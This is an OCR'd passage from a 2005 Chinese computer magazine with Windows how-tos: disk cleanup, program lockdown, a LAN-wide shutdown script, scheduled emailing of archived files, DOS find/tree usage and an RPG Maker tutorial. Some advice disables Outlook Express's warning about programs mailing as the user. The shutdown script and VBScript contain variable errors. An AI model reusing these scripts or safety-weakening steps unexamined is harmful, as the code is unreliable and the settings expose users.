


图5

2.QQ和MSN Messenger接收的文件

MSN Messenger:默认情况下MSN Messenger接收到的文件存放在"C:\Documents and Settings\User\My Documents\我接收到的文件"目录中,如果你在接收好友发送来的文件时没有选择保存目录,该文件夹可能会日益膨胀。

QQ:QQ接收到的文件默认保存在"QQ安装目录\你的号码\MyRecvFiles"目录中,如果传输中断的话,由于QQ支持文件传送功能支持断点续传,QQ会在硬盘中(默认为\qq\QQFileCache目录)保留传送文件的缓存,大家别忘记了随时清空一下该文件夹。此外也可以在QQ的"系统设置→传输文件设置"标签中勾选"当接收文件(>10M)中断时,提醒我是否保留在Cache目录"(图6)。这样可以避免缓存文件夹越来越大。



图6

3.Google Desktop Search索引文件

如果你安装了Google Desktop Search,由于它会建立本地文件索引数据库以完成其文件搜索功能,所以时间一长其索引文件(默认存放在C:\Documents and Settings\User\Local Settings\Application Data\Google\Google Desktop Search目录中,这是一个隐藏目录)会越来越大。我们可以通过设置让Google Desktop Search的索引文件存放到硬盘的其他分区(如D:\GDS):

首先退出Google Desktop Search,接下来将C:\Documents and Settings\User\Local Settings\Application Data\Google\Google Desktop Search文件夹拷贝到D:\GDS目录。运行"Regedit"命令打开注册表编辑器,定位到[HKEY_CURRENT_USER\Software\Google\Google Desktop],将"data_dir"一项的值修改为"D:\GDS"即可。

4.神秘的Office安装文件——MSOCache

有的朋友在电脑中发现一个属性为只读和隐藏的文件夹——MSOCache,大约有340MB以上,它来得很诡秘,很容易被认为是"坏人所为"。实际上它是为了便于用户以后直接从硬盘中升级或修复程序,而不用每次都使用安装光盘,Office 2003在安装时会默认在硬盘中复制一份安装程序,其文件夹名为"MSOCache",所在分区位置不固定,属性为"只读"和"隐藏"。

如果希望每次安装都不再有这个文件夹,可将Office 2003的安装文件复制到硬盘中,接着去掉"只读"属性,打开"FILES\SETUP\Setup.ini",将其中"CDCACHE=auto"改为"CDCACHE=0"(不生成MSOCache文件夹)或"CDCACHE=1"(只复制很少几个文件到MSOCache文件夹,大约7.85MB)。或直接使用"setup.exe cdcache=0"命令安装Office 2003。

小提示

在安装Office等大型软件的时候,也是这些文件占用空间最多的时候,因为此时安装程序会为软件申请多余的硬盘空间来提供撤销操作的缓存(也就是为了用户点"上一步"按钮做准备)。我们可以通过设置来让软件不具有该功能以防止大量硬盘空间被占用,方法是:运行"gpedit.msc"命令打开组策略编辑器,定位到"计算机配置→管理模板→Windows组件→Windows Installer",将"禁用回滚"一项设置为"启用"。

5.网文快捕,你别抢硬盘

如果安装了"网文快捕"后发现C盘容量无端的大量减少,那么很可能是网文快捕的自动备份功能在作怪!

进入C:\Documents and Settings\User\My Documents\My Books\Backup文件夹看看,是否有很多类似2004-12-17-PowerCatcherSample.book的文件,而且一个文件就有几十兆甚至几百兆的大小?这些就是网文快捕自作聪明做的备份,每次你退出网文快捕时它都会做一次备份,日积月累就会占用你很多宝贵的空间,而且备份的多半都是重复的文件。

你可以直接将Backup文件夹下的备份文件全部删除,而C:\Documents and Settings\User\My Documents\My Books文件夹下的文件PowerCatcherSample.book才是你网文快捕缺省书籍存储路径,只需要保留这个就可以了。

当然也可以设置取消其自动备份的操作:在网文快捕中选择"工具→综合设置"菜单,切换到"工具"标签,去除"自动备份"栏中"退出CyberArticle时,自动备份书籍"的勾选,这样还会大大加快关闭网文快捕的速度。

打怪攻略之4 总结经验

①FlashGet安装目录下的default.jcd是FlashGet的数据库文件,该文件可能变得比较大。

②如果使用了某些数据安全类软件,可能在删除某大文件后发现硬盘的剩余空间反而更少了。这是因为这些软件会在硬盘的某个目录中开辟一块区域用来存储被你删除的文件备份,以防止误操作。

CF [YY01]

电脑，让我放心地离开你

★★

■Lucky

在办公室等较为公共的场所，离开电脑时你放心吗？对于一些与系统密切相关的程序，如果随意让其他人(特别是对系统并不熟悉的菜鸟)使用，非常容易造成死机甚至系统崩溃。又或者 览一些带有网页病毒的站点或者下载运行可能带毒的未知程序，都可能对你的系统造成致命打击。要放心地离开电脑，我们应该怎么做呢？

可能有的朋友会选择使用组策略编辑器或在注册表中修改相应的键值，但那种方法费时又费力。如果找到了相应的免费软件，自然就能以逸待劳了。

FOFF Protection 小档案

u软件版本:1.0　　软件大小:240 KB
u软件性质:免费软件　　适用平台:Windows 2000/XP/2003
u下载地址:http://www.ally.ru/download.phtml?filename=foff.zip

下载并将其解压缩至任意目录后双击其中的foff.exe，在弹出的密码登录对话框中，点下"OK"按钮，用软件的初始密码"caffe"打开主界面。

小提示

在注册表的[HKEY_LOCAL_MACHINE\SOFTWARE\DSK\FoFF\Passwords]中，用户可以更改密码。

FOFF Protection界面简洁明了，左侧的"Permited"(已允许)窗口用于显示允许运行的程序列表和个数，右侧窗口按钮分别用于执行"Add"(添加)、"Delete"(删除)、"Clear"(清空)、"Export"(导出)，其下的"Switch prohibitions on"用于启用或禁止程序限制功能，"*.exe"、"*.com"、"*.bat"为软件限制运行的可执行程序和文件扩展名。了解了软件的各部分功能后，就可按需来限制程序的运行了。

实例1:笔者正要外出办事，此时电脑正用FlashGet下载着一个比较大的文件，在离开期间又不希望其他同事来使用电脑。

第一步:按下软件右侧窗口的"Add"(添加)按钮，找到FlashGet的安装文件夹将其中的flashget.exe加入"Permited"允许运行窗口。

第二步:由于下载完后要查毒，再按下"Add"将杀毒程序KAV32也加入允许运行的程序，点击"Apply"按钮。按"Exit"退出程序(可以用"Export"按钮把每次的设置以注册表的方式导出保存)，注销或重启计算后设置生效。

第三步:当试图打开其他程序时，会弹出一个警告窗口"本次操作由于这台计算机的限制而被取消。请与您的系统管理员联系"。但可以继续使用FlashGet下载文件。

实例2:黑客在远程入侵时经常会在你的机器上偷偷运行BAT批处理文件，如果BAT不能用了……

在软件主界面中将"*.exe"、"*.com"两项的勾选状态清空，然后勾选"Switch prohibitions on"复选框。点下"Apply"按钮后退出程序，注销或重启电脑后，所有扩展名为BAT的文件就都被禁止运行了。需要取消限制时，打开软件将"Switch prohibitions on"前的复选框清空，按下"Apply"按钮注销或重启电脑即可。 CF [YY02]

N台电脑，一键全关闭

★★

■四川　逍遥小小

如果你管理着一个局域网内的多台电脑，每次下班后都要一台台地去关闭它们，这是个很繁琐的过程。用脚本来管理是个好主意，以局域网内的计算机名分别为PC00、PC01……PC99为例(如果为其他计算机名请对脚本中Prefix1的值进行相应的修改)，我们可以在服务器上编辑如下代码，保存为VBS文件(此脚本下载地址:http://www.newhua.com/cfan/200511/shutdownall.rar)后双击执行即可关闭所有电脑:

```
' ON ERROR RESUME NEXT
' MAXIMIZE_WINDOW = 3
MINIMIZE_WINDOW = 2
Set WshNetwork = WScript.CreateObject("WScript.Network")
InitiatorName = WshNetworK.ComputerName
strSelf = "."
Set objShell = WScript.CreateObject("WScript.Shell")
Set objWMIService = GetObject("winmgmts:" _
& "{impersonationLevel=impersonate}!\\" & strSelf & "\root\cimv2")
Const SHUTDOWN = 8
Prefix1="PC"
for i=0 to 99
strcomputer = Prefix2 & right("0" & Cstr(i),2)
shutoffPC strComputer
next
set objWMIService = nothing
Wscript.Echo "Done!"
sub shutoffPC(PCName)
TargetPCName = PCName
if TargetPCName<>InitiatorName then
Set colPingedComputers = objWMIService.ExecQuery _
("Select * from Win32_PingStatus Where Address = '" & TargetPCName
& "'" )
For each objComputer in colPingedComputers
If objComputer.StatusCode = 0 Then
'Wscript.Echo TargetPCName & " responded."
objShell.Run "cmd /c shutdown -s -t 00 -m \\" & TargetPCName,
MINIMIZE_WINDOW
End If
Next
End if
end sub
```

CF [YY03]

右键菜单太长啦 今天我们来给它减减肥

臃肿时代！我们倡导右键菜单瘦身主义

★★

■ 河南 马德春

引言:大家都知道，使用右键菜单操作很方便，但现在许多软件都会在右键菜单中添加自己的操作项目，使右键菜单越来越长，寻找自己需要的功能反而变得更慢了。如何打造一个简洁高效的右键菜单呢？当然是隐藏掉不需要的右键菜单项目，或者将不常用的项目放到一个专用子菜单中。

传统瘦身法:清理注册表

其实右键菜单数据都是保存在注册表中的，可以直接在注册表中打开对应的右键菜单主键，删除对应的菜单项目子键即可。在所有文件右键菜单中都出现的项目保存在[HKEY_CLASSES_ROOT*\shellex\ContextMenuHandlers]主键下;在文件夹右键菜单中出现的项目保存在[HKEY_CLASSES_ROOT\Directory\shell]和[HKEY_CLASSES_ROOT\Directory\shellex\ContextMenuHandlers]主键下，此外在[HKEY_CLASSES_ROOT\Folder]和[HKEY_CLASSES_ROOT\Folder\shellex\ContextMenuHandlers]主键下也有相关注册表项;在所有文件和文件夹右键菜单中都出现的项目保存在[HKEY_CLASSES_ROOT\AllFilesystemObjects\shellex\ContextMenuHandlers]主键下。

器械瘦身法:Mmm FREE

手动修改注册表是件非常麻烦的事，而且操作不当可能会导致正常的右键菜单被破坏。为大家推荐一款免费的右键菜单清理工具——Mmm FREE(以下简称Mmm)。

Mmm FREE 小档案

u软件版本:2.0 软件大小:847KB
u软件性质:免费软件 适用平台:Windows XP
u下载地址:http://www.onlinedown.net/soft/39754.htm

Mmm在安装后会自动运行，不过你看不到它的界面，当在资源管理器中点击鼠标右键时，就会发现不一样的地方了:右键菜单左边多了一个随机变色(每次点击都不同)的色条，非常漂亮(见图1)，这个色条就是Mmm的标志，只要在右键菜单中看到这个色条就说明这个右键菜单中的项目可以用Mmm进行优化，Mmm可以优化的右键菜单包括桌面、开始菜单、文件和文件夹，而在IE览器和其他一些程序的右键菜单中看不到这个色条，则说明Mmm不能对这些右键菜单进行优化。




图1

在右键菜单色条最上方有一个按钮，点击这个按钮，即可打开Mmm对这个右键菜单中的项目进行优化，在界面左边显示的是这个右键菜单中的所有项目(见图2)，拖曳其中你不需要用到的项目到右边的“Hidden items”下面，以后在这个右键菜单中就看不到这些项目了，从而使菜单更加简洁;拖曳不常用的项目到右边的“Rarely used”下，这些项目将会显示在右键菜单中一个名为“Rarely used”的子菜单中，如果你偶尔需要使用时也可以找到它。最后单击工具栏中的“Apply”按钮即可立即使之生效，现在看看这个本来多达几十项的右键菜单优化后的效果(如图3)，很简洁吧？



图2



图3

如果想保存当前优化后的右键菜单配置，可在Mmm程序中单击鼠标右键，选择“Save menu as registry file”，可将其保存为一个单独的注册表REG脚本文件，以后只需要双击导入这个文件即可恢复所有的右键菜单优化配置。

小提示

直接单击Mmm界面右上角的“×”按钮，只是关闭Mmm界面，它实际仍在运行中，如果你想退出Mmm，需要在界面中单击鼠标右键，选择“Shutdown Mmm”。不过这时右键菜单就会变回原来的样子了。

右键菜单优化管理的工具很多，例如Context Menu Editor等(下载地址http://www.bartdart.com/downloads/contextmenueditorinstall.exe)，都是基于前面我们介绍的注册表修改原理，所以通常是直接删除不需要的菜单项目，而不能像Mmm那样方便地隐藏和归类不常用的菜单项目，并能随时恢复，Mmm的缺点是需要占用系统资源，不过还好，它在后台运行时仅占用1MB左右的内存而已，对系统几乎没有影响。 CF [YY04]



附件的自由战争

★★★

■ 张宗闰

任务编号:200512

任务内容

让电脑能够自动在预定的时间将指定目录内的所有文件或单个文件发送到指定邮箱中,要求目录及文件能够根据需要灵活指定。如果指定整个目录下的文件进行发送时,最好能够先将其压缩为ZIP或RAR包。

装备: Windows 98/2000/XP
任务难度系数:3/5
挑战者:张宗闰

新任务
(300元)

批量处理指定文件夹中的所有文本文件(无规则的任意文件名),使每个文件都以该文件内容的前X个字符命名(X为数字)。注意,当前X个字符中含有不能用于文件名的字符时,则自动跳过。

批处理与WinRAR的战役

战场: Windows 2000/XP/2003

武器: WinRAR(3.50Beta2或更新)+批处理脚本

战术讲解:首先使用WinRAR的A命令参数将指定文件和文件夹添加到压缩包中,〞-ieml.[E-mail地址]〞开关用来告诉WinRAR在完成此压缩包的创建或更新后将其放入E-mail的附件中,通过兼容MAPI的邮件客户端发送到指定的E-mail地址(大部分Windows平台下的邮件客户端程序都支持MAPI接口,如Outlook Express)。

小知识

MAPI:由微软公司开发的邮件客户端框架,称为“信报传递应用程序编程接口”(Messaging Application Programming Interface)。它为消息传递类应用程序提供了完整的架构。MAPI架构可用于E-mail、行程安排、个人信息管理、电子布告栏以及运行于主窗口、个人电脑或便携设备中的在线服务。

第一步:创建发送脚本。在〞记事本〞中输入下列内容并保存为AutoSend.cmd文件,存放在任意文件夹中:

```
@echo off
set list=d:\SendList.txt
set prom=C:"\Program Files\WinRAR\WinRAR.exe"
for /f "tokens=1,2* usebackq" %%i in ("%list%") do start /wait %prom% a -ieml.%%i %%j %%k
```

看不懂这段脚本,没关系,现在就来解释一下此脚本的原理。设置发送列表文件SendList.txt所在位置的环境变量,本例中为〞d:\〞。设置WinRAR程序所在位置的环境变量,本例中WinRAR安装在〞C:\Program Files\WinRAR〞,请按实际安装路径进行修改。使用for /f命令执行WinRAR并通过参数将一个或多个压缩包(一次只能发送一个压缩包,多个压缩包要分开发送。一个压缩文件可包含一个或多个目录下任意多个文件)发送到指定的一个或多个邮箱(一个压缩文件可同时发送到多个邮箱),-ieml.%%i(%%i即E-mail地址)开关中的英文句号〞.〞表示压缩文件成功附加到E-mail中后会被删除,如果希望保留压缩文件可省略句点。for循环语句的使用请关注近期的《DOS快餐店》栏目中的讲解。

第二步:创建发送文件列表。在〞记事本〞中按以下格式创建一个发送文件列表SendList.txt,存放在AutoSend.cmd脚本中指定的list变量指向的位置。

E-mail地址1[;地址2][;…] 压缩文件名[{.ZIP|.RAR}] [目录名1][文件名1] [目录名2][文件名2] […][…]

注意:列表文件每一行包括三项内容:E-mail地址列表,压缩文件名和发送文件列表。这三项之间使用空格分隔。

①指定多个E-mail地址列表,即同时将压缩文件发送到多个邮箱,可用英文分号(;)或逗号(,)分隔,其中不得含有空格。例如:zhangsan@123.com;lisi@abc.com;wangwu@xyz.com.cn。

②压缩文件名,即要发送的文件被添加到这个压缩文件中,并被附加到邮件(附件),将被作为邮件主题。压缩文件名可省略扩展名,WinRAR将添加默认扩展名RAR,也可添加ZIP或RAR扩展名。例如:myfiles或者myfiles.zip或者myfiles.rar。

③发送文件列表,即指定被添加到压缩文件中的文件,包括驱动器、路径和文件名。发送文件列表之间必须使用空格分隔。当待发送文件与AutoSend.cmd文件在相同目录下时可省略盘符和目录名,否则必须指定全路径。文件名可使用通配符(*、?)指定任意组合的文件集合(如*.*、*.txt、??win*.*),指定一个目录名(如:d:\mydocs)或者目录下的*.*文件(如:d:\mydocs*.*)都能达到添加一个目录下所有文件的效果。当希望将整个目录及其所有子目录文件添加到压缩包中,可结合使用-r开关(如:-r d:\mydocs或-r d:\mydocs*.*)。当发送文件列表中出现-r开关时无论前后顺序,任何使用通配符(*、?)指定的文件组合都将包括其所有子目录中符合条件的文件(例如:*.txt r abc.*)。当指定的文件路径或文件名包含空格时,必须使用英文引号(")将整个目录和文件名围起来(例如:"d:\my file1.txt"、"d:\my documents\myfile1.txt")。下面给出一个列表范例:

zhangsan@123.com;lisi@abc.com myfiles.rar d:\mymp3\b.mp3 -r d:\mydocs*.* d:\mypic\x.jpg

wangwu@xyz.com.cn myfiles.rar d:\mymp3*.mp3 "d:\my

file1.txt"

maliu@mn.com;zhaoqi@pq.com.cn myfiles.rar d:\mymp3\f.mp3 d:\mypic\k.jpg *.doc

第三步：创建一个定时发送文件任务。单击"控制面板→任务计划→添加新任务"，启动"任务计划向导"，单击"下一步"，单击" 览"，选择"C:\Documents and Settings\你的用户名\My Documents\AutoSend.cmd"，输入一个任务名称，如"AutoSend"。选择"每月"或"每周"，接着单击"下一步"，设定"起始时间"，如:10:00。设定"起始日期"，如:每月1号或者每月的第一个星期一，或者每2周的星期一。单击"下一步"，输入用户登录密码和确认密码，单击"下一步"，勾选"在单击'完成'时，打开此任务的高级属性"后单击"完成"。打开"AutoSend"任务的高级属性后可以继续详细调整计划。

现在可以随时根据需要更新发送文件列表，WinRAR会在预设的时间将指定文件发送到指定邮箱。

VBScript 反击战

战场：Windows 98/2000/XP/2003

武器：WinRAR＋VBScript 脚本

战术讲解：由于 Windows 98 系统的 for 语句不支持 /f 参数读取文本文件内容，所以上文中的代码只能在 Windows 2000/XP 等系统中使用。为了弥补这个缺憾，我们决定动用另一种重要武器:VBScript 脚本。

在"记事本"中输入下列内容并保存为 AutoSend.vbs (下载地址:http://www.newhua.com/cfan/200512/autosend.rar)，存放在任意文件夹。列表文件格式和创建任务计划与上文中批处理脚本相同，不再赘述。

Option Explicit '强制显式变量声明

Const ForReading = 1 '定义常量

Dim fsObj, myFile, slFile, lStr, WshShell, lLine, lsLen, fsPos, ssPos, lAddr, cfName, ssFiles, I '定义变量

slFile = "d:\SendList.txt" '发送文件列表文件，应替换为具体目录和文件名

myProg = "C:\Program Files\WinRAR\winrar.exe a -ieml. " 'WinRAR应用程序路径、命令参数及开关，应替换为具体安装的驱动器和路径

Set fsObj = CreateObject ("Scripting.FileSystemObject") '创建文件系统对象

Set myFile = fsObj.OpenTextFile (slFile, ForReading) '打开发送文件列表文件

myFile.ReadAll '读取列表文件所有内容

lLine = myFile.Line '获取行数，发送文件列表最后一行必须回车，否则将忽略最后一行列表内容。

myFile.Close '关闭发送文件列表文件，不然后续操作无法进行

Set WshShell = WScript.CreateObject ("WScript.Shell") '创建 WScript 外壳对象

Set myFile = fsObj.OpenTextFile (slFile, ForReading) '打开发送文件列表文件，将文件指针移到文件头

For I = 1 To lLine - 1 '从第一行循环到第 lLine -1 行

lStr = myFile.ReadLine '读取列表每一行内容，并赋值给字符串变量

If lStr <> "" Then '判断:如果字符串内容不是空串，执行下列操作，否则什么都不做。目的防止列表存在空行

lsLen = Len (lStr) '获取字符串长度

fsPos = InStr (1, lStr, " ") '获取第一个空格符位置

ssPos = InStr (fsPos + 1, lStr, " ") '获取第二个空格符位置

lAddr = Left (lStr, fsPos - 1) '获取E-mail地址字符串

cfName = Mid (lStr, fsPos, ssPos - fsPos) '获取压缩文件名字符串

ssFiles = Right (lStr, lsLen - ssPos + 1) '获取发送文件列表字符串

WshShell.run (myProg & lAddr & cfName & ssFiles) 'WScript外壳run命令调用"WinRAR A   ieml.<地址> <压缩文件名> <指定文件集>"命令

WScript.Sleep (10000) '发送邮件延时10秒，否则可能出错

End If '判断结束

Next '循环到下一行

myFile.Close '关闭列表文件

故障解决：在使用脚本发送邮件时出现了OE的安全提示(见图1)

①点击弹出对话框中的"发送"按钮。

②打开Outlook Express，选择菜单"工具→选项"，在"安全"选项卡中去除"当别的应用程序试图用我的名义发送电子邮件时警告我"的勾选(见图2)，点击"确定"保存设置并关闭选项窗口。



图1



图2

上文中的脚本调用了MAPI接口来实现邮件发送，另外笔者还实现了直接调用Outlook、Outlook Express发送邮件的脚本供大家学习参考，可在http://www.newhua.com/cfan/200512/tzok.rar下载(其中有脚本说明)。 CF [YY05]

■ 掌柜的

DOS快餐店(八)

★★★

名侦探破案实录


本文可以帮你学到

- find和tree命令的使用
- 用find命令找出木马捆绑

“真相只有一个!”掌柜的刚出差回来，还没进门就听见店堂里传来小伙计的声音。掌柜的头上顿时凸显出几根青筋，嘴里　　着:“不用问，这小子又在看《名侦探X南》……”，进门后就对着正在看电视的小伙计怒斥道:“真相是你要被开除了!”

接下来的几分钟里，掌柜的看着小伙计痛哭流涕状似乎大有痛改前非之势，就接着说:“既然你这么喜欢侦探，那我就给你讲讲DOS小镇里的名侦探‘find’的故事吧。”

find人物资料



身份: DOS小镇著名侦探

就职经历: Windows 9x/2000/XP/2003

地址: %systemroot%\system32

格言: 给我一点线索，我就能找出你想要的(笔者按:这不是狗吗 -_-)……

探案工具: 卫星定位系统(tree命令)

案件侦破纪实:谁携带了病毒

今天DOS小镇机场安检处显得特别严肃，因为他们收到可靠线报:在即将通过安检的几名乘客中有一人携带了恐怖的木马病毒!安检处长如临大敌，急召find侦探协助破案。仅有的一些线索(捆绑了木马的EXE文件体中能找到好几处“This program”标记)能帮助find找出犯人吗?

find /c /i "This program" D:\download\可疑程序.exe

用这条命令检查了第一名乘客后，DOS窗口显示“------ D:\download\可疑程序.exe 3”(见图1)，这就说明在这个EXE文件中发现了3处“This program”标记。第一处是捆绑头部，第二处是原EXE文件，第三处……则很有可能是木马文件了，犯人被成功找到。




图1

案件总结:用“find /c /i "This program" 要检测的程序(如不在当前目录则需给出完整路径)”可以检测出大部分被捆绑了木马的EXE文件，但这种方法并不能保证100%准确，任何包含1个以上“This program”字符串的文件(甚至可能是文本文件)都有可能被误报。更保险的方式是使用如“木马捆绑克星”(下载地址:http://www.uuland.com/software/mview21.rar)等工具，它采用了最精确的文件头偏移量判断。

名侦探访谈:如何根据已有线索找出文件

1.基本探案:确定当前目录下的list.txt文件中是否包含字符串“software”

find "software" list.txt

命令格式:find "要搜索的字符串" 要搜索的文件(不在当前目录则需要给出完整路径，下同)

命令讲解:这是find侦探最基本的探案手段，也就是不加任务附加参数时的命令格式。运行这行命令后会返回要搜索的文件中包含指定要搜索的字符串的行，如刚才检测木马捆绑时的命令如果不加/c参数，就会返回如图2所示的信息。用这种方式有一个缺点，那就是当文件中包含指定字符串数较多时很难统计到底搜到了多少行，侦探是如何确定疑犯人数的呢?




图2

2.确定疑犯人数:确定当前目录下的list.txt文件中包含了几个“software”字符串

find /c "software" list.txt

命令格式:find /c "要搜索的字符串" 要搜索的文件

命令讲解:加了参数/c之后，find命令在反馈信息时就不再显示包含指定字符串的行，而是直接在要搜索的文件名的右侧显示指定字符串在该文件中出现的次数(可参考上文中的图1)。参数/c也是英语单词“Count”(计数)的缩写。现在我们已经可以很方便地得到指定字符串在文件中出现的次数，但具体出现在文件的什么位置呢?

3.找出疑犯所在:找出当前目录下的list.txt中“software”字符串出现的行号

find /n "software" list.txt

命令格式:find /n "要搜索的字符串" 要搜索的文件

命令讲解:参数 /n 代表英语单词"Number"(号码),使用此参数后,程序反馈




图 3

的信息与"基本探案"中的信息基本相同,但在显示搜索到的行之前显示了该行的行号(见图3)。如果文件中包含的是"Software"而指定的搜索字符串是"software",那find可能就无法找到该行,为了解决这个问题必须使用另一个附加参数。

4.不能放过一个坏人:显示当前目录下的list.txt文件中包含"software"字符串的行(忽略大小写)

find /i "software" list.txt

命令格式:find /i "要搜索的字符串" 要搜索的文件

命令讲解:相信你已经猜到了,参数/i代表的是"Ignore"(忽略),也就是忽略大小写。无论文件中包含"SoFtWaRe"或是"sOfTwArE",加了此参数后都能搜索出来。找出所有包含指定字符串的行非常方便,但如果是不包含该字符串的行,应该怎样查找呢?

5.更不能冤枉一个好人:显示当前目录下的list.txt文件中不包含"software"字符串的行

find /v "software" list.txt

命令格式:find /v "指定字符串" 要搜索的文件

命令讲解:这个参数不太常用,用于找出文件中不包含指定字符串的行。其实这些参数是可以叠加使用的,几个参数同时使用能使搜索范围更小,功能更强。

6.进阶的搜索实例

①显示当前目录下的list.txt文件中"software"字符串出现的次数,忽略大小写

find /c /i "software" list.txt

②搜索d:\docs目录下的所有TXT文件,并显示每个文件中"hello"字符串出现的次数

find /c "hello" d:\docs*.txt

小提示

find命令和copy、del等命令一样,也支持通配符(* 和?)。

名侦探工具大曝光:目录地图tree

名侦探要在硬盘中的文件目录中穿梭自如,当然有他的侦探工具,下面就为大家曝光一件非常强大的目录地图工具:tree。

1.看看当地地形:显示当前目录下的结构图

tree

命令格式:tree

命令讲解:不加任何参数而直接执行tree命令,就会显示出当前目录下所有子目录的结构图(见图4)。如果每次都需要先用



图 4

cd命令调整当前目录,然后才能使用tree命令,那就太麻烦了!

2.看看别处地形:显示D:\test目录下的结构图

tree d:\test

命令格式:tree [盘符:]\[目录]

命令讲解:如果要显示当前目录之外的目录的结构图,就需要在tree命令后加路径参数了。可是tree命令默认只在结构图中列出目录名,如果要让结构图包含文件名应该怎么做呢?

3.更加精确:显示D:\test目录下的结构图,包含文件名

tree d:\test /f

命令格式:tree [盘符:]\[目录] /f

命令讲解:参数/f我不说大家也知道是"File"(文件)的缩写,如果目录结构过于复杂(包含的子目录及文件数较多),可能会导致此命令长时间刷屏显示,可以使用"Ctrl+C"组合键中止该命令。

侦探怎么用工具:find/tree命令应用实例

1.做个光盘文件目录表(假设光盘所在盘符为G:,生成的目录表为C:\list.txt)

tree g:\ /f > c:\list.txt

2.统计d:\test目录下名为sample.txt的文件个数

tree d:\test /f | find /c /i "sample.txt"

回音壁:attrib前后皆有可能

期号/文章:2005年第10期《DOS快餐店(七)》

读者 大鱼一条:attrib命令除了文章中介绍的格式"attrib ±属性 路径\文件名"之外,还可以将设置属性的参数放在后面,形如"attrib 路径\文件名 ±属性"。

DIY你的DOS菜

上期答案

1.将最后的脚本例子改为监视其他注册表项的改动,并发出警报。

将代码中的相关注册表项加以修改即可,在此不列出代码。

2.编写能够给整个目录生成MD5文件的批处理脚本。

```
@echo off
for %%f in (*.*) do md5.exe "%%f" > "%%f.md5"
```

注意:md5.exe与此批处理脚本必须放在同一目录。

本期习题(答案下期公布)

1.显示D:\test目录下所有TXT文件中包含"smart"字符串的个数,忽略大小写。

2.用find命令配合tree命令统计d:\test目录下名为"hello.exe"的文件个数。

CF [YY06]

只要有创意，你也能做游戏

我有我主张　我做我的RPG游戏

★★★

■烟台　猫咪老爸

角色扮演类游戏(RPG)是众多玩家十分青　的游戏类型，市面上见到的RPG游戏大都是采用VB、VC等高级编程工具来完成的，而Enterbrain公司开发的RPG Maker游戏制作软件则满足了初学者制作RPG游戏的需求，它可以让不懂编程的人也能做出精美的RPG游戏来。继RPG Maker2000、2001、2002、2003版本后，它又推出了新的XP版，成了RPG游戏制作爱好者的首选。

今天，我们就用它做一款《CFan奇遇记》的小游戏来看一看。

RPG Maker XP小档案

u软件版本:1.01修正第二版　　软件大小:21MB

u软件性质:共享软件(无限制)　　适用环境:Windows 2000/XP

u下载地址:http://www.newhua.com/cfan/200512/HA-RPGXP_101.exe

游戏创意

CFan是游戏主人公，他在寻找CFan阅览室过程中，遇到了热心而又调皮的MM，经历了风雪考验，还误打误撞闯进了与幽灵战斗的鬼门关，最后终于进入CFan阅览室，在书架上找到了CFan系列图书。

制作游戏

启动RPG Maker XP，按Ctrl＋N，新建空白游戏，设置好保存位置并命名。

1.素材导入

点击工具栏上的〝媒体库〞按钮(右数第四个按钮)，使用窗口里的〝导入〞工具，将我们制作的封面图片导入〝Graphis→Titlis〞类，将游戏中使用的CFan三本杂志封面图片导入到〝Graphis→Pictures〞类，以备后面使用。

2.场景制作

RPG游戏的主元素是由若干场景构成的，这个游戏由〝主场景〞、〝阅览室场景〞和〝战斗场景〞组成。在RPG Maker XP里制作场景十分简单，就好像搭积木。

第一步:点击窗口左下角项目下系统自建的〝MAP001〞地图后右击鼠标，选择〝地图设置〞，进入设置窗口。在这里将地图命名为〝主场景〞，从〝背景〞下菜单中选择〝009:城下小镇外表〞类作为主场景使用的素材，〝确定〞返回后开始制作主场景。

第二步:在工具栏上激活图层1和铅笔工具(默认已经激活)，用鼠标在素材窗口里点击素材元件的左上角后拉动至全部选中，再把鼠标移入场景中选好位置，素材就加入进来了(见图1)。你还可把不同素材放到不同的层面上，来实现各种素材的叠加。



图1

小提示

添加素材前需构思一下摆放布局，如果放进来后想调整位置，只能使用工具栏上的“选择”工具将场景里的素材圈选后，再移动或删除它。

依照上面的方法可以很轻松地制作出另外两个场景。制作完成点击工具栏上的“游戏测试”(最右侧的按钮)，之后主角在场景里就可以用键盘光标键控制移动了。

3.事件制作

光有场景是不够的，必须加入事件(即情节和控制方法)才能构成真正的游戏。制作时首先按F8快捷键激活事件层(见图2)，然后，开始制作主场景的以下几个游戏事件。




图2

第一步:将场景里的〝S〞图标拉到合适位置的方格里，作为确定角色初始(进入游戏后)位置。

第二步:在场景里钟塔右侧方格上双击进入〝制作事件〞窗口，在〝角色图片〞上双击打开图形窗口，在〝196－Support04〞类中选择动画喷泉作为事件图形。在〝事件开始

条件”里选择“与主角接触”，并在“选项”里设置动画方式。在“执行内容”里点击第一条进入“事件指令”窗口，点击标签“2”下的“天气设置”，勾选“雨”，强度为9，长度5帧。这样可使场景里出现动画喷泉元件，角色靠近与其接触时就会下雨。再次点击下一个事件指令，选择1类里的“显示文章”，输入角色对话，这样在激发下雨的同时，会出现人物的对话(见图3)。最后复制这个元件到钟塔左侧，将天气设置里的雨改成雪就完成了下雪的设置。为了能停止雨雪天气，我们还在角落里设置了一个宝石图形的事件，直接复制雨雪事件到这里后，将图形改成宝石，天气事件改为无，这样角色接触它就会停止雨雪。

